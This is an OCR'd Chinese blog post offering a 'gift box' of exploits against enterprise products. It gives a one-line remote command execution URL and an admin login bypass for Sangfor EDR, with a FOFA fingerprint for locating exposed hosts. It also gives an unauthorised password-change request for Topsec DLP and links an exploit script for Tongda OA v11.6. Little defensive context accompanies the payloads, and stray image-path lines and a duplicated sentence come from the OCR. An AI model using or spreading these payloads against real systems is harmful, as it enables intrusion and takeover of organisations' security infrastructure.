
HW礼盒：深信服edr RCE，天融信dlp unauth和通达OA v11.6版本RCE

> HW 礼盒，请查收： 深信服 edr RCE： https://ip + 端口 / tool/log/c.php?strip_slashes=system&host=id 即可执行命令， 除...

HW 礼盒，请查收：
深信服 edr RCE：
https://ip + 端口 /tool/log/c.php?strip_slashes=system&host=id 即可执行命令，



除上面之外，还有任意文件读取，验证码绕过，还有就是

除上面之外，还有任意文件读取，验证码绕过，还有就是 rce 。

任意用户登录：

注：2020 年 08 月 18 日，fofa 是通杀，版本小于 3.2.19


fofa 指纹: title="SANGFOR 终端检测响应平台"

payload：target+/ui/login.php?user=admin 即可直接登录：

漏洞剖析：

在源码的：/web/ui/login.php 文件里面

登录判断的代码有一处让人感觉坑爹的地方：



版权所有：Mrxn's Blog
http://www.mrxn.net

天融信 dlp- 未授权 + 越权：

漏洞影响: 已知版本号 v3.1130.308p3_DLP.1

风险等级: 高

漏洞细节: 管理员登陆系统之后修改密码, 未采用原由码校验, 且存在未授权访问导致存在了越权修改管理员密码.

默认用户 superman 的 uid=1

POST /?module-auth_user&action=mod_edit.pwd HTTP/1.1

修复 ==》找官网

奇安信天擎 EDR 管理服务器远程命令执行 RCE 漏洞：
漏洞描述:
影响范围: 使用奇安信天擎 EDR 产品的主机
暂时不详
说明:
该漏洞通过深信服 SSLVPN 进入内网后, 利用这类漏洞控制所有装有 edr 的机器。

深信服 vpn rce 漏洞详情暂时未知

致远 OA-A8-V5 最新版未授权 getshell-- 七月火师傅暂未公开

br> 通达 OA11.6 preauth RCE：

https://github.com/Mr-xn/Penetration_Testing_POC/blob/master/tools/%E9%80%9A%E8%BE%BEOA_v11.6_RCE_EXP.py

标签: 渗透 rce